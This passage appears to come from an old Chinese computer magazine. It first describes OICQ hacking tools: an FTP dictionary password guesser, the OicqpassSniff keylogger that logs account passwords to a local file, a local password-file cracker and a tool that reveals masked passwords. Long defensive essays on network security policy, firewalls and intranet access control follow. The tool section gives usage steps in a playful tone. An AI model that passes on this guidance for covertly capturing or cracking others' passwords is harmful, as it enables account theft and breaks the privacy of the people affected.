一个陌生人来到我 OICQ 里来了。如果对方已经是你的好友,但是不在线,你也看不见 IP 地址,那个本应该显示 IP 地址的地方一片空白,看下面图 3。

tem 126Kb

5. COMCTL32. OCX 置于 \windows\system
tem 567Kb

[使用方式]

1. 伺服器位置:键入伺服器位置。
2. 字典档名:本软件自动开启同一目录下之所有 .dic 档案,*.dic 格式为标准文字档,请将您的字典档拷贝至同一目录下,并且将档名改成 .dic。
3. 使用者帐号:当然,你一定要提供帐号给程序,才能猜密码啦!
4. Local Port:指定本机的 Port。由于本人不知如何关闭本机的 Local Port,所以每重新 Login 一次,就必须开启一个新的 Local Port (本程式为向上递增),若是遇到正在使用的

Port,就会显示错误讯息,这是本软件最大的 Bug。解决方法为跳过这个 Port。

[注意事项]

- * 此程序使用 FTP client (Port 21) 进入该系统。请确定该伺服器提供 FTP 服务。
- * 可同时开启数个视窗分别使用不同字典档,以便缩短时间,但不使伺服器之负荷过重,请以 4 个为上限。
- * 请将所有相关档案置于同一目录下,以便集中管理。
- * 成功后,将自动关闭档案,并于指定目录下存成 username. password 档案。
- * 程序执行时非常“不安全”,小心别被系统管理员给逮到。



图 3

我在这里向我的好友道歉了,我不是想出卖你们,只是为大家举一个事例。

二、OicqpassSniff

OICQ 升级到 2000 版本后,直接破解 OICQ 密码是一件十分困难的事,暴力破解实际上仅对那些密码设置得很简单的 OICQ 有效。网络上绝大多数 OICQ 密码丢失都是因为计算机里潜伏了一些能记录键盘操作的黑客软件所至。OicqpassSniff 就是一个记录本机登录的 OICQ 的帐号和密码的软件,我试过了,效果不错。这个软件仅仅在 Windows9X 下有效,在 NT 下面解压后只产生两个文件,一个是 pass.exe,另外一个文件是 readme,另外两个隐藏文件不显示。运行 pass 文件后会提示你产生冲突。在 Windows9X 下面解压后,会显示另外两个隐藏文件,bc450rtl.dll 和 Vind.dll。直接运行 pass 执行文件,屏幕会抖动一下,然后便没有什么提示了。等到下次有人在这个机器上启动 OICQ 后,在机器的 c:根目录下会产生一个 log.txt 文件,记录登录时间,用户 ID,密码 3 项内容。如图 4。




图 4

如果别人用你的电脑上 OICQ,呵呵,好玩了吧!同时也提醒你注意安全使用 OICQ,不要

给别人机会。这也并不是万能的,如果是用的隐藏登录的方式进行登录,那么 log.txt 文件里便不会再记录用户的这些信息。而且好像有了一定的用户之后需要重新运行一下 pass 这个文件。

三、OICQ 小侦探

现在还有一个新的软件小侦探 1.0 版,就是专门对付类似这种黑客工具的。下载解压后直接运行。它的界面很简单,就是 3 个目录,查找,帮助和退出。而真正需要你用的就是查找这个目录,而且这个目录的功能也很简单。如图 5。




图 5

点击查找。如果你的计算机里没有记录登录帐号的工具,会提示:“目前你的计算机里没有发现 OICQ 密码间谍的踪迹!”如图 6:




图 6

如果你的计算机被别人安装了 OICQ 密码间谍,点击查找后会出现提示,如图 7。

然后点击 OK,哈哈,从你的计算机上登录过的帐号和密码一览无余,如图 8(这是我朋友的计算机,被别人安装了 OICQ 密码间谍)。




图 7




图 8

知道有人在你的计算机上装了那些黑客工具,现在你就需要找到那个文件给删除了,要小心啊!

四、oicqcrack

还有一种类型的本地破解工具,就是破解曾经选过不出现登录提示框的用户密码。oicqcrack 就是这样一种工具。下载解压运行。如图 9。




图 9

然后,你选择你安装 OICQ 的目录,并在此目录下找到密码文档,一般是*.cfg 类型的文件。如图 10。

我选择的是 OICQ 的 dat 文件,右边是解压后的结果。这次使用的是我本人的 OICQ




图 10

噢,千万不要黑我,欢迎有空和我聊聊。

五、怎么删除登录的帐户

上面的这个例子也同时告诉你一条信息,OICQ2000.cfg 这个文件里是记录你的 OICQ 登录帐号情况的,所以这也同时教你你一个删除登录用户的办法。


特别是老用户,或者是一机多用户,从一大堆帐号里寻找自己的帐号,感觉很不爽,现在你只要把这个文件删除掉,然后重新注册就可以了。如果你会使用二进制编辑的软件,比如 UltraEdit,然后用它打开 OICQ2000.cfg 文件(注意在修改前进行文件的备份),然后根据自己的需要去修改 OICQ2000.cfg 文件。

六、雪狐狸的工具箱

这类工具太多了,我把雪狐狸的一套工具送给大家,并为大家介绍一下其中最简单的一种工具。

一个是查看***这样密码的工具——雪眼,在随书附赠光盘中拷贝并解压这个文件,打开,然后用右键点击放大镜,并按住不放,放大镜由红色变成蓝色。箭头变成放大镜,然后直接移动到***的密码上面,你就可以看到无处可藏的空白栏目里出现一些数据,那就是***的内容。

说了这么多,其实都是工具,我想如果有机会,我会为大家介绍一些 OICQ 的基层原理和 UDP 调试。呵呵,等下次吧!



如何规划你的

网络安全策略



随着计算机的网络化和全球化,人们日常生活中的许多活动将逐步转移到网络上。但由于计算机网络多样性、终端分布不均匀性和网络的开放性、互连性等特征,致使网络易受黑客、恶意软件和非法授权的入侵和攻击,所以网上资源的安全和保密是一个至关重要的问题,尤其就电子商务的兴起和网上银行的开通和 C3I 系统等传输敏感数据的计算机网络系统而言,其网上信息的安全和保密尤为重要。因此,上述的网络必须有足够强的安全措施,否则该网络将是个无用、甚至会危及国家安全的网络。无论是在局域网还是在广域网中,由于先辈们一开始就没有考虑到网络的安全,所以都存在诸多因素的脆弱性和潜在威胁。故此,网络的安全措施应是能全方位地针对各种不同的威胁和脆弱性,这样才能确保网络信息的保密、完整和可用。

1. 计算网络面临的威胁

计算机网络所面临的威胁大体可分为两种:一是对网络中信息的威胁;二是对网络中设备的威胁。影响计算机网络的因素很多,有些因素可能是有意的,也可能是无意的;可能是人为的,也可能是非人为的;可能是外来黑客对网络系统资源未经授权的非法使用。归结起来,针对网络安全的威胁主要有三:

(1)人为的无意失误:如操作员安全配置不当造成的安全漏洞,用户安全意识不强,用户口令选择不慎,用户将自己的帐号随意借给他人或与别人共享等都会对网络安全带来威

胁。

(2)人为的恶意攻击:这是计算机网络所面临的巨大威胁,敌手的攻击和计算机犯罪就属于这一类。此类攻击又可以分为以下两种:一种是主动攻击,它以各种方式有选择地破坏信息的有效性和完整性;另一类是被动攻击,它是在不影响网络正常工作的情况下,进行截获、窃取、破译以获得重要机密信息。这两种攻击均可对计算机网络造成极大的危害,并导致机密数据的泄漏。


(3)网络软件的漏洞和“后门”:网络软件不可能是百分之百的无缺陷和无漏洞的,然而,这些漏洞和缺陷恰恰是黑客进行攻击的首选目标,曾经出现过的黑客攻入网络内部的事件,这些事件大部分是因为安全措施不完善所招致的苦果。另外,软件的“后门”都是软件公司的设计编程人员为了自便而设置的,一般不为外人所知,但一旦“后门”洞开,其造成的后果将不堪设想。

2. 计算机网络的安全策略

(1) 物理安全策略

物理安全策略的目的是保护计算机系统、网络服务器、打印机等硬件实体和通信链路免受自然灾害、人为破坏和搭线攻击;验证用户的身份和使用权限、防止用户越权操作;确保计算机系统有一个良好的电磁兼容工作环境;建立完备的安全管理制度,防止非法进入计算机控制室和各种偷窃、破坏活动的发生。

抑制和防止电磁泄漏(即 TEMPEST 技



· Pc friend ·

术)是物理安全策略的一个主要问题。目前主要防护措施有两类:一类是对传导发射的防护,主要采取对电源线和信号线加装性能良好的滤波器,减小传输阻抗和导线间的交叉耦合。另一类是对辐射的防护,这类防护措施又可分为以下两种:一是采用各种电磁屏蔽措施,如对设备的金属屏蔽和各种接插件的屏蔽,同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离;二是干扰的防护措施,即在计算机系统工作的同时,利用干扰装置,产生一种与计算机系统辐射相关的伪噪声向空间辐射,来掩盖计算机系统的工作频率和信息特征。

(2) 访问控制策略

访问控制是网络安全防范和保护的主要策略,它的主要任务是保证网络资源不被非法使用和非常访问。它也是维护网络系统安全、保护网络资源的重要手段。各种安全策略必须相互配合才能真正起到保护作用,但访问控制可以说是保证网络安全最重要的核心策略之一。下面我们分述各种访问控制策略。

3. 入网访问控制

入网访问控制为网络访问提供了第一层访问控制。它控制哪些用户能够登录到服务器并获取网络资源,控制准许用户入网的时间和准许他们在哪台工作站入网。

用户的入网访问控制可分为三个步骤:用户名的识别与验证、用户口令的识别与验证、用户帐号的缺省限制检查。三道关卡中只要任何一关未过,该用户便不能进入该网络。

对网络用户的用户名和口令进行验证是防止非法访问的第一道防线。用户注册时首先输入用户名和口令,服务器将验证所输入的用户名是否合法。如果验证合法,才继续验证用户输入的口令,否则,用户将被拒之网络之外。用户的口令是用户入网的关键所在。为保证口

令的安全性,用户口令不能显示在显示屏上,口令长度应不少于6个字符,口令字符最好是数字、字母和其他字符的混合。用户口令必须经过加密,加密的方法很多,其中最常见的方法有:基于单向函数的口令加密;基于测试模式的口令加密;基于公钥加密方案的口令加密;基于平方剩余的口令加密;基于多项式共享的口令加密,基于数字签名方案的口令加密等。经过上述方法加密的口令,即使是系统管理员也难以得到它。用户还可采用一次性用户口令,也可用便携式验证器(如智能卡)来验证用户的身份。

网络管理员应该可以控制和限制普通用户的帐号使用、访问网络的时间、方式。用户名或用户帐号是所有计算机系统中最基本的安全形式。用户帐号应只有系统管理员才能建立。用户口令应是每位用户访问网络所必须提交的“证件”;用户可以修改自己的口令,但系统管理员应该可以控制口令的以下几个方面的限制:最小口令长度、强制修改口令的时间间隔、口令的惟一性、口令过期失效后允许入网的宽限次数。

用户名和口令验证有效之后,再进一步履行用户帐号的缺省限制检查。网络应能控制用户登录入网的站点、限制用户入网的时间、限制用户入网的工作站数量。当用户对交费网络的访问“资费”用尽时,网络还应能对用户的帐号加以限制,用户此时应无法进入网络访问网络资源。网络应对所有用户的访问进行审计。如果多次输入口令不正确,则认为是非法用户的入侵,应给出报警信息。

网络的权限控制

网络的权限控制是针对网络非法操作所提出的一种安全保护措施。用户和用户组被赋予一定的权限。网络控制用户和用户组可以访问哪些目录、子目录、文件和其他资源。可以指定用户对哪些文件、目录、设备能够执行哪些

操作。受托者指派和继承权限屏蔽(IRM)可作为其两种实现方式。受托者指派控制用户和用户组如何使用网络服务器的目录、文件和设备。继承权限屏蔽相当于一个过滤器,可以限制子目录从父目录那里继承哪些权限。我们可以根据访问权限将用户分为以下几类:

(1)特殊用户(即系统管理员);

(2)一般用户,系统管理员根据他们的实际需要为他们分配操作权限;

(3)审计用户,负责网络的安全控制与资源使用情况的审计。用户对网络资源的访问权限可以用一个访问控制表来描述。

目录级安全控制

网络应允许控制用户对目录、文件、设备的访问。用户在目录一级指定的权限对所有文件和子目录有效,用户还可进一步指定对目录下的子目录和文件的权限。对目录和文件的访问权限一般有8种:系统管理员权限(Supervisor)、读权限(Read)、写权限(Write)、创建权限(Create)、删除权限(Erase)、修改权限(Modify)、文件查找权限(File Scan)、存取控制权限(Access Control)。用户对文件或目标的有效权限取决于以下两个因素:用户的受托者指派、用户所在组的受托者指派、继承权限屏蔽取消的用户权限。一个网络系统管理员应当为用户指定适当的访问权限,这些访问权限控制着用户对服务器的访问。8种访问权限的有效组合可以让用户有效地完成工作,同时又能有效地控制用户对服务器资源的访问,从而加强了网络和服务器的安全性。

属性安全控制

当使用文件、目录和网络设备时,网络系统管理员应给文件、目录等指定访问属性。属性安全控制可以将给定的属性与网络服务器的文件、目录和网络设备联系起来。属性安全在权限安全的基础上提供更进一步的安全性。

网络上的资源都应预先标出一组安全属性。用户对网络资源的访问权限对应一张访问控制表,用以表明用户对网络资源的访问能力。属性设置可以覆盖已经指定的任何受托者指派和有效权限。属性往往能控制以下几个方面的权限:向某个文件写数据、拷贝一个文件、删除目录或文件、查看目录和文件、执行文件、隐含文件、共享、系统属性等。网络的属性可以保护重要的目录和文件,防止用户对目录和文件的误删除、执行修改、显示等。

网络服务器安全控制

网络允许在服务器控制台上执行一系列操作。用户使用控制台可以装载和卸载模块,可以安装和删除软件等操作。网络服务器的安全控制包括:可以设置口令锁定服务器控制台,以防止非法用户修改、删除重要信息或破坏数据;可以设定服务器登录时间限制、非法访问者检测和关闭的时间间隔。

网络监测和锁定控制

网络管理员应对网络实施监控,服务器应记录用户对网络资源的访问,对非法的网络访问;服务器应以图形或文字或声音等形式报警,以引起网络管理员的注意。如果不法之徒试图进入网络,网络服务器应会自动记录企图尝试进入网络的次数,如果非法访问的次数达到设定数值,那么该帐户将被自动锁定。

网络端口和节点的安全控制

网络中服务器的端口往往使用自动回呼设备、静默调制解调器加以保护,并以加密的形式来识别节点的身份。自动回呼设备用于防止假冒合法用户;静默调制解调器用以防范黑客的自动拨号程序对计算机进行攻击。网络还常对服务器端和用户端采取控制,用户必须携带证实身份的验证器(如智能卡、磁卡、安全密码发生器)。在对用户的身份进行验证之后,才允许用户进入用户端。然后,用户端和服务器

· Pc friend ·

端再进行相互验证。

防火墙控制

防火墙是近期发展起来的一种保护计算机网络安全的技术性措施,它是一个用以阻止网络中的黑客访问某个机构网络的屏障,也可称之为控制进/出两个方向通信的门槛。在网络边界上,通过建立起来的相应网络通信监控系统来隔离内部和外部网络,以阻挡外部网络的侵入。目前的防火墙主要有以下三种类型;

(1)包过滤防火墙:包过滤防火墙设置在网络层,可以在路由器上实现包过滤。首先应建立一定数量的信息过滤表,信息过滤表是以前收到的数据包头信息为基础而建成的。信息包头含有数据包源 IP 地址、目的 IP 地址、传输协议类型(TCP、UDP、ICMP 等)、协议源端口号、协议目的端口号、连接请求方向、ICMP 报文类型等。当一个数据包满足过滤表中的规则时,则允许数据包通过,否则禁止通过。这种防火墙可以用于禁止外部不合法用户对内部的访问,也可以用来禁止访问某些服务类型。但包过滤技术不能识别有危险的信息包,无法实施对应用级协议的处理,也无法处理 UDP、RPC 或动态的协议。

(2)代理防火墙:代理防火墙又称应用层网关级防火墙,它由代理服务器和过滤路由器组成,是目前较流行的一种防火墙。它将过滤路由器和软件代理技术结合在一起。过滤路由器负责网络互连,并对数据进行严格选择,然后将筛选过的数据传送给代理服务器。代理服务器起到外部网络申请访问内部网络的中间转接作用,其功能类似于一个数据转发器,它主要控制哪些用户能访问哪些服务类型。当外部网络向内部网络申请某种网络服务时,代理服务器接受申请,然后它根据其服务类型、服务内容、被服务的对象、服务者申请的时间、申请者的域名范围等来决定是否接受此项服务,如果接受,它就向内部网络转发这项请求。代

理防火墙无法快速支持一些新出现的业务(如多媒体)。现要较为流行的代理服务器软件是 WinGate 和 Proxy Server。

(3)双穴主机防火墙:该防火墙是用主机来执行安全控制功能。一台双穴主机配有多个网卡,分别连接不同的网络。双穴主机从一个网络收集数据,并且有选择地把它发送到另一个网络上。网络服务由双穴主机上的服务代理来提供。内部网和外部网的用户可通过双穴主机的共享数据区传递数据,从而保护了内部网络不被非法访问。

信息加密策略

信息加密的目的是保护网内的数据、文件、口令和控制信息以及网上传输的数据。网络加密常用的方法有链路加密、端点加密和节点加密三种。链路加密的目的是保护网络节点之间的链路信息安全;端一端加密的目的是对源端用户到目的端用户的数据提供保护;节点加密的目的是对源节点到目的节点之间的传输链路提供保护。用户可根据网络情况酌情选择上述加密方式。

信息加密过程是由形形色色的加密算法来具体实施,它以很小的代价提供很大的安全保护。在多数情况下,信息加密是保证信息机密性的惟一方法。据不完全统计,到目前为止,已经公开发表的各种加密算法多达数百种。如果按照收发双方密钥是否相同来分类,可以将这些加密算法分为常规密码算法和公钥密码算法两种。

在常规密码中,收信方和发信方使用相同的密钥,即加密密钥和解密密钥是相同或等价的。比较著名的常规密码算法有:美国的 DES 及其各种变形,比如 Triple DES、GDES、New DES 和 DES 的前身 Lucifer; 欧洲的 IDEA; 日本的 FEAL-N、LOKI-91、Skipjack、RC4、RC5 以及以代换密码和转轮密码为代表的古典密码等。在众多的常规密码中,影响最大的是

DES 密码。

常规密码的优点是有很强的保密强度,且经受住时间的检验和攻击,但其密钥必须通过安全的途径传送。因此,其密钥管理成为系统安全的重要因素。

在公钥密码中,收信方和发信方使用的密钥互不相同,而且几乎不可能从加密密钥推导出解密密钥。比较著名的公钥密码算法有:RSA、背包密码、McEliece 密码、Diffe - Hellman、Rabin、Ong - Fiat - Shamir、零知识证明的算法、椭圆曲线、ElGamal 算法等等。最有影响的公钥密码算法是 RSA,它能抵抗到目前为止已知的所有密码攻击。

公钥密码的优点是能够适应网络的开放性要求,且密钥管理问题也较为简单,尤其可方便地实现数字签名和验证。但其算法复杂,加密数据的速率较低。尽管如此,随着现代电子技术和密码技术的发展,公钥密码算法将是一种很有前途的网络安全加密体制。

当然,在实际应用中人们通常将常规密码和公钥密码结合在一起使用,比如:利用 DES 或者 IDEA 来加密信息,而采用 RSA 来传递会话密钥。如果按照每次加密所处理的比特来

分类,可以将加密算法分为序列密码和分组密码。前者每次只加密一个比特,而后者则先将信息序列分组,每次处理一个组。

密码技术是网络安全最有效的技术之一。一个加密网络,不但可以防止非授权用户的搭线窃听和入网,而且也是对付恶意软件的有效方法之一。

网络安全管理策略

在网络安全中,除了采用上述技术措施之外,加强网络的安全管理,制定有关规章制度,对于确保网络的安全、可靠地运行,将起到十分有效的作用。

网络的安全管理策略包括:确定安全管理等级和安全管理范围;制订有关网络操作使用规程和人员出入机房管理制度;制定网络系统的维护制度和应急措施等。

结束语

随着计算机技术和通信技术的发展,计算机网络将日益成为人们必不可少的重要信息交换手段,渗透到社会生活的各个领域。因此,认清网络的脆弱性和潜在威胁,采取强有力的安全策略,对于保障网络的安全性将变得十分重要。

如何构筑防火墙

随着 Internet 在世界范围的逐渐普及,Internet 网络资源的安全问题变得越来越重要。防火墙作为一种网络安全设备,日益受到人们的欢迎。如何选购防火墙,实施安全策略成为各大机构和企业十分关心的问题。接下来我就如何选购防火墙,实施防火墙安全策略谈些个人看法以供大家参考。

当一个组织机构决定用防火墙来实施组

织的安全策略后,下一步要做的就是选择一个既安全又实惠的合适的防火墙。选择防火墙时要考虑到各个方面的问题,主要有以下原则值得考虑。

一、基本原则

可以有效地实现一个公司的安全策略的防火墙,在具体的特点上可能有所差别,但一般来说,一个防火墙应该具有以下功能:

· Pc friend ·

* 支持“除非明确允许,否则就禁止”的设计策略,即使这种策略不是最初使用的策略。

* 本身支持安全策略,而不是添加上去的。

* 有先进的认证手段或有挂钩程序,可以安装先进的认证方法。

* 如果有需要,可以运用过滤技术允许和禁止服务。

* 可以使用 FTP 和 Telnet 等服务代理以便先进的认证手段可以安装和运行在防火墙上。

* 拥有界面友好、易于编程的 IP 过滤语言,并可根据数据包的性质进行过滤;数据包有目标和源 IP 地址、协议类型、源目的 TCP/UDP 端口、TCP 包的 ACK 位、出站和入站网络接口等。

如果用户需要 NNTP(网络消息协议),X Windows,HTTP 和 Gopher 等服务,防火墙应该包含相应的代理服务程序。防火墙也应具有集中邮件的功能,以减少 SMTP 服务器的访问。防火墙应把信息服务器和其他内部服务器分开。

防火墙应能集中和过滤拨入访问,并可记录网络流量和可疑的活动。此外,为了使日志具有可读性,防火墙应具有精简日志的能力。防火墙使用的是 UNIX 的操作系统,因此应该提供一个完全的 UNIX 操作系统和其他一些保证数据完整的工具,应该安装所有的操作系统的补丁程序。虽然没有必要让防火墙的操作系统和公司使用的操作系统一样,但应在防火墙上运行一个管理员熟悉的操作系统以使管理变得更简单。

防火墙的强度和正确应该被验证。防火墙的设计应该简单,以便管理员理解和维护;相应的系统应该用补丁程序进行升级,且应定期更新。因为因特网每时每刻都在发生着变化,新的攻击随时可能产生。当新的危险出现时,

新的服务和升级工作可能会对防火墙的安装产生潜在的阻力,因此防火墙的适应性是很重要的。当然一些组织机构有组装他们防火墙的能力,或者使用可用软件组件和设备,同时防火墙的经销商在防火墙技术方面提供很广泛的服务,从提供相应的硬件和软件,到开发安全策略、进行风险评估、安全检测和安全培训等。

一个公司自己构筑防火墙的好处是内部人员了解设计的细节和防火墙的使用,而如果购买一个防火墙,就不可能对防火墙有很深的了解。另一方面,一个自制的防火墙需要很长的一段时间去修建、记录文档和维护,而这些花费常常被人们忽视。一些组织机构经常会犯这样的错误,只考虑设备的花费,而不考虑其他的维护花费。当一个公司对所有的费用进行考虑,他们会发现从分销商那里购买防火墙是较为经济的。当一个公司决定是否构筑防火墙并成功地运行,应该考虑如下几个问题:

* 防火墙应该怎样被调试?

* 怎么证明防火墙按需工作?

* 谁可以做日常的防火墙工作,如备份和恢复?

* 谁会对防火墙进行升级更新,如安装新的代理服务器、补丁程序和其他的升级程序?

* 安全漏洞可以定期更新吗?

* 谁会对用户进行技术支持和培训?

如果一个机构没有能力做上述之事,就应该考虑使用销售商的服务。无论采用何种方法,公司都应把防火墙的维护看作极其重要的工作。在一些小公司也许不需要专门的人员来做这件事,但这项工作应有比其他工作的优先权。

只有有效地维护一个防火墙,才能使一个防火墙有效地进行工作。一个维护不当的防火

墙可能会给人一种假象,而实际却存在很多的安全漏洞。安全策略应清楚地反映并有效地进行防火墙维护的重要性。在公司管理上也应给予防火墙足够的支持,如优先提供人员、资金和其他必要的资源。有的人认为有了防火墙就能高枕无忧了,其实不然,事实上,如果防火墙被突破,一个管理不善的站点会倍受侵扰并遭受更严重的损失。一个防火墙的存在并不意味着可以减少对高素质管理的需求。一个防火墙可以让一个站点在系统维护上处于主动的位置,因为防火墙提供了一种屏障,它可以保护内部网不受外部网的入侵。

一个站点在防火墙的维护中应做到以下几点:

- * 标准的操作系统的版本和软件,以便安装补丁程序和安全修补程序。

- * 应在全站点内开展有效的新程序和补丁安装活动。

- * 使用各种服务来帮助管理系统。如果一些服务可以带来更好的管理和安全,那么应该使用这些服务。

- * 对主机系统进行周期性的扫描检查,以发现配置上的错误和弱点并及时改正。

- * 确保系统管理员和安全管理员可以及时通信,对站点的安全问题作出警告。

当然,没有一个防火墙的设计能够适用所有环境,所以建议选择防火墙时,应根据站点的特点来选择合适的防火墙。如果该站点是一个机密机构,只对特定的人提供上站的 FTP 服务,则需要强大认证功能的防火墙。也不要吧等级看得过重,如果把权限规定的太死,则势必影响防火墙的速度。

下面是选购一个防火墙时应该考虑的其他因素:

- * 网络受威胁的程度。

- * 若入侵者闯入网络,可能引起的潜在的损失。

- * 其他已经用来保护网络及其资源的安全措施。

- * 由于硬件或软件失效,或防火墙遭到拒绝攻击(拒绝攻击就是通过消耗系统资源使目标主机部分或全部服务功能丧失。如:PIN FLOOD、SYN FLOOD 等)时,而导致用户不能访问因特网,造成整个机构的损失。

- * 机构所希望提供给因特网的服务,以及希望能从因特网得到的服务。

- * 连接所需要的吞吐能力,即可以同时通过防火墙的用户的数目。

- * 站点上是否有经验丰富的管理员。

- * 今后可能的要求。如要求增加通过防火墙的网络活动,或要求新的因特网服务。


防火墙作为保障网络安全的重要工具已经越来越受到关注。我国有关研究机构以及厂商一方面对国外信息安全和防火墙技术的发展进行跟踪,另一方面也已经自行开展了一些研究工作,并推出了相应的防火墙产品。当然,我国防火墙技术还处在一个发展阶段,还有许多问题有待解决,因此密切关注防火墙技术的最新发展,对推动 Internet 在我国的健康发展具有重要的意义。我们认为,未来的防火墙将会具有高度安全、高透明和高网络性能,但是需要强调的是,虽然防火墙在当今 Internet 上的存在是有生命力的,但它不能替代其他安全措施,因此,它不是解决所有网络安全问题的万能药方,只是网络安全政策和策略中的一个组成部分,这是用户在决定购买防火墙产品之前就应该明确的问题。

内部网的安全及防范措施

大量统计表明,内部网的安全问题比外部对内部网的入侵更严重,大多数安全问题都来自内部,从而内部破坏可能会造成更严重的后果。例如,对公司不满的雇员在离开公司之前,可能利用不严格的访问控制措施窃取公司企业内部网中的重要技术资料,或破坏服务器中保存的重要信息。因此,对内部网用户的访问采用适当的控制措施是必要的(这里的用户可能指人、进程或设备)。

对内部网的访问控制包括下面几个方面:允许哪些用户访问企业内部网和企业内部网服务器;允许用户访问哪些资源(如打印机,文件,目录);用户使用这些资源可以执行哪些操作(如读文件,打印文件)等。

国内用户对企业内部网资源的访问控制模型如下图所示:



1. 入网访问控制(注册检查)

它为企业内部网访问提供第一层访问控制,它决定着哪些用户能够登录到服务器并获取企业内部网资源,控制准许用户入网的时间和准许他们在哪台工作站入网。

用户的入网注册检查可分为三个步骤:用户名的识别与验证,用户帐号的缺省限制检查。三道关卡中任何一关未通过,该用户不能

进入该企业内部网。

对企业内部网络用户和口令进行验证是防止非法访问的第一道防线。用户注册时首先输入用户和口令,服务器将验证所输入的用户合法。如果验证合法,才继续验证用户输入的口令;验证不合法时,用户将被排除在企业内部网之外。用户的口令是用户入网的关键所在,为保护口令不能显示在显示器上,口令长度应不少于6个字符;口令字符最好是数字、字母和其他字符的混合;用户口令必须经过加密,加密往往采用单向密码函数,即使系统管理员也无法得到用户口令;用户可采用一次性用户口令(one time password),也可以便携式验证器(如智能卡)验证用户的身份。

企业内部网系统管理员应该可以控制和限制普通用户的帐号使用、访问企业内部网的时间和方式。用户名或用户帐号是所有计算机系统中最基本的安全形式。用户帐号应只有系统管理员和工作组管理员才能建立;用户口令应是每个用户访问企业内部网所必须的。用户可以修改自己的口令,但系统管理员应可以控制用户口令的以下几个方面:最小口令长度、强制修改口令的时间间隔、口令惟一性、口令的过期失效后允许入网的宽限次数。

在用户名和口令验证有效后再进行用户帐号的缺省限制检查(如登陆时间、站点等)。

2. 访问权限控制

企业内部应能控制用户登陆入网的站点、

限制用户入网的时间和日期、限制用户进入企业内部网的工作站的数量(防止用户独占企业内部网资源)。当用户对交费企业内部网的访问企业内部资源。企业内部网对所有用户的访问进行审计,如果多次输入的口令不正确,则认为是非法用户的入侵。

企业内部网的权限控制提供针对企业内部网的非法操作的安全保护。用户和用户组被赋予一定的权限。企业内部网控制着用户和用户组可以访问哪些目录、子目录和文件及其他资源。可以指定用户对这些文件、目录、设备能够执行哪些操作。受托者指派和继承权限屏蔽(IRM)可作为其两种实现方式。受托者指派控制用户和用户组如何使用企业内部网服务器的目录、文件和设备。继承权限屏蔽相当于一个过滤器,可以限制子目录从父目录那里继承哪些权限。我们可以根据访问权限将用户分为几类:

(1)特殊用户(系统管理员);

(2)一般用户,系统管理员根据一般用户的实际需要为他分配操作权限;

(3)审计用户,负责企业内部网的安全控制和资源使用情况的审计。

3. 访问的目录级控制

企业网内部应允许控制用户对目录、子目录、文件、设备的访问。用户在目录一级指定的权限对所有文件和子目录有效,用户还可进一步指定对目录下的文件和子目录的文件及子目录的权限。对目录和文件的访问控制权限一般有8种:系统管理员权限(Supervisor)、读权限(Read)、写权限(Write)、创建权限(Create)、删除权限(Erase)、修改权限(Modify)、文件查找权限(File Scan)、存取控制权限(Access Control)。用户对文件或目录的有效权限取决于以下三个因素:用户的受托者指派、用户所在组的受托者指派、继承权限屏蔽取消的用户权限。一个企业内部网系统管理员应当为用户

指定适当的访问权限,这些访问权限控制着用户对服务器的访问。8种访问权限的有效组合可以让用户有效完成工作,同时又能有效控制用户对服务器资源的访问,从而加强了企业内部网和服务器的安全性。

4. 属性安全控制

